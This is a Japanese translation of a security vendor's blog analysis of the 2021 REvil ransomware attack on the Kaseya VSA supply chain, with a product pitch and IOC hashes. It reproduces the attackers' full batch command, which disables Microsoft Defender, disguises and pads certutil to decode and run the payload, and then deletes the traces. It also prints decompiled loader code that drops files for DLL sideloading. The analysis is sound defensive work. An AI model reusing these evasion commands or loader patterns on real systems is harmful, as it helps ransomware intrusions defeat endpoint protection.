KASEYA VSA サプライチェーンへの REvil ランサムウェア攻撃の リアルタイム防止

MORPHISEC LABS の投稿　2021 年 7 月 5 日

はじめに

2021 年 7 月 2 日、クラウドで稼働している Morphisec 保護プラットフォームは、当社(Morphisec 社)のお客様の一部のドメイン内で REvil ランサムウェアの感染を特定し、防止しました。この攻撃は、Morphisec のプロアクティブな保護メカニズムにより、リアルタイムで自動的にブロックされたため、お客様への被害はありませんでした。

このような攻撃は、サーバーに対する強力な防御戦略の重要な性質※を示しています。このような戦略では、今回のようなサプライチェーン攻撃が、最新のネットワーク、アイデンティティ、アンチウイルスのコントロールをしばしば回避できることを認識する必要があります。以下は、複数のお客様の環境でこの攻撃を防止した結果、判明したことをまとめたものです。

技術的詳細情報

最初の発見

攻撃されたエンドポイントの多くは Windows サーバーでした。Morphisec 製品は、以下のスクリーンショットに示されているように、阻止されたランサムウェアの実行につながったプロセスチェーンを即座に自動的に特定しました。この攻撃は、Kaseya のプロセスから始まり、脆弱な Microsoft Defender のプロセスを経て、サイドロードで署名されたランサムウェアで終わるという、攻撃チェーンのすべてのコンポーネントがデジタル証明書で署名されています。そのため、特に回避性能が高いです。



図 1: MorphisecGUI での脅威の概要

初期段階では、 Kaseya 仮想サーバアドミニストレータエージェントの正当なプロセスである AgentMon.exe から始まります。そしてこのプロセスは、**cmd.exe** 経由で不審な Windows のバッチコマンドを実行します。

これらのバッチコマンドに続いて、**agent.exe** という名前の悪意のあるファイルが実行されます。その後、次のプロセスは、「C:¥Windows¥」ディレクトリに作られた、署名された正規の Windows Defender プロセス（**MsMpEng.exe**）を実行します。

この Windows Defender アプリケーションファイルには、サイドローディングの脆弱性があることが知られていますが、現在はパッチが適用されています。このファイルが実行されると、Windows ディレクトリ内に作られた **mpsvc.dll** という悪意のある DLL ファイルがロードされます。

この **mpsvc.dll** という DLL が、このランサムウェアの実際の機能モジュール※です。Morphisec は、この DLL の実行を自動的にブロックし、サーバーが感染するのを防ぎました。

バッチコマンド

これらのコマンドは、「Kaseya VSA Agent Hot-fix」と呼ばれるハイジャックされたアップデートルーチンによって、agent.crt ファイルが落とされた後に実行されます。

最初の部分は、localhost への ping コマンドを利用して、約 1.5 時間スリープします。その後、PowerShell コマンドを実行して、まず Microsoft Defender のセキュリティ機能を無効にします。この機能には、Real-Time Protection、Intrusion Prevention System、Script Scanning、Automatic Sample Submission、Controlled Folder Access、およびネットワーク保護が含まれます。

```
C:/Windows/SysWOW64/cmd.exe /c ping 127.0.0.1 -n 5354 > nul & C:/Windows/System32/
WindowsPowerShell/v1.0/powershell.exe Set-MpPreference -DisableRealtimeMonitoring $true
-DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -DisableScriptScanning
$true -EnableControlledFolderAccess Disabled -EnableNetworkProtection AuditMode -Force
-MAPSReporting Disabled -SubmitSamplesConsent NeverSend & copy /Y C:/Windows/System32/certutil.
exe C:/Windows/cert.exe & echo %RANDOM% >> C:/Windows/cert.exe & C:/Windows/cert.exe -decode c:/
kworking/agent.crt c:/kworking/agent.exe & del /q /f c:/kworking/agent.crt C:/Windows/cert.exe
& c:/kworking/agent.exe
```

図 2: AgentMon.exe によるバッチコマンドの実行

次に、**cert.exe** という名前の正規の実行ファイルである **certutil.exe** をコピーし、実行ファイルの末尾にランダムな値を追加します。これにより、サードパーティ・ベンダーによる **certutil** の利用の検出を妨害します。この実行ファイルを使って **agent.crt** をデコードして削除し、デコードしたペイロードである **agent.exe** を実行します。

ローダー (AGENT.EXE)

ローダーは「PB03 TRANSPORT LTD」という名前の証明書で署名されており、難読化されていない基本的なローダーです。ローダーには 2 つのリソースが含まれています：

- 'SOFTIS': 正当な実行ファイルである ***MsMpEng.exe*** を含んでいます
- 'MODLIS': 悪意あるコードが入ったペイロード ***mpsvc.dll*** *を含んでいます*

リソースがメモリーに読み込まれると、ローダーはこれらのファイルを C:Windows に書き込み、**MsMpEng.exe** ファイルを実行します（System として）。

```
msmpeng_hrsrc = FindResourceW(0, (LPCWSTR)0x65, L"SOFTIS");
if ( msmpeng_hrsrc )
{
  msmpeng_hglobal = LoadResource(0, msmpeng_hrsrc);
  if ( msmpeng_hglobal )
  {
    msmpeng_rsrc_ptr = (int)LockResource(msmpeng_hglobal);
    mpsvc_hrsrc = FindResourceW(0, (LPCWSTR)0x66, L"MODLIS");
    if ( mpsvc_hrsrc )
    {
      mpsvc_hglobal = LoadResource(0, mpsvc_hrsrc);
      if ( mpsvc_hglobal )
      {
        mpsvc_rsrc_ptr = (int)LockResource(mpsvc_hglobal);
        Write_To_Windows(0xC5588u, mpsvc_rsrc_ptr, L"mpsvc.dll");
        msmpeng_path = (const WCHAR *)Write_To_Windows(0x56D0u, msmpeng_rsrc_ptr, L"MsMpEng.exe");
        StartupInfo.cb = 68;
        CreateProcessW(msmpeng_path, (LPWSTR)lpCmdLine, 0, 0, 0, 0x230u, 0, 0, &StartupInfo, &ProcessInformation);
```

図 3: agent.exe ローダーの実行フロー

生産時のバグ?

他の方が書かれているように、同じペイロードを表す **mpsvc.dll** のハッシュは 2 種類あります。唯一の違いは、片方のハッシュの末尾に null が付いていることです。



Figure 4: 2 つの mpsvc.dll ファイルの違い

- null 文字のないインスタンスは、「MODLIS」リソースから抽出された DLL です。
- null が追加されているインスタンスは、Windows のディレクトリ内に保存されているものです。

null が追加されていない方のインスタンスはデジタル署名されていますが、null が追加された方のインスタンスはファイルのデジタル署名が壊れています。

リソース内の DLL の実際のサイズは 807,816 バイトですが、ローダー内でこのファイルを書き込むためのバイトサイズは 808,328 バイトです(agent.exe の実行フロー図では 0xC5588)。この違いにより、デジタル署名を破壊する null 追加が発生し、警戒心の強い一部のベンダーによる検知が成功する可能性があります。

まとめ

このような攻撃は、エンドポイントでのゼロトラストを活用することで、シグネチャに頼らないリアルタイムの防御の重要性を示しています。最初のスクリーンショットにあるように、この攻撃のすべてのコンポーネントは署名されています。この攻撃者は、署名されたプロセスに与えられた暗黙の信頼を悪用することに長けており、標的となる環境で攻撃を進行させることができます。さらに、EDR のような検知を中心とした技術は、悪意のある活動

がサーバー上に存在する場合には頼りになりません。攻撃者は最終目標に近づきすぎているため、人の介入によるリアクティブな修復に頼ることは意味がありません。

Morphisec は、このような回避的な脅威に、自動的に、リアルタイムに、そして攻撃の予備知識なしに対処するために構築されています。Morphisec を使用することで、ゼロトラスト戦略をアイデンティティやネットワーク以外にも拡張することができ、今回のようなサプライチェーンが危険にさらされるような攻撃でも、エンドポイントに着弾してプロセスメモリに侵入するまでは防ぐことができます。

IOCS

agent.exe (REvil Loader)： d55f983c994caa160ec63a59f6b4250fe67fb3e8c43a388aec60a4a6978e9f1e

mpsvc.dll saved on disk (REvil payload)：

8dd620d9aeb35960bb766458c8890ede987c33d239cf730f93fe49d90ae759dd

mpsvc.dll within agent.exe resource (REvil payload)：

e2a24ab94f865caeacdf2c3ad015f31f23008ac6db8312c2cbfb32e4a5466ea2

以上

※部分は弊社インテリジェント ウェイブが赤字に変更しています。

本ニュースは、弊社パートナーMorphisec の Web サイトを翻訳しています。誤訳などに関してはご容赦ください。
原文は下記をご覧ください。
https://blog.morphisec.com/real-time-prevention-of-the-kaseya-vsa-supply-chain-revil-ransomware-attack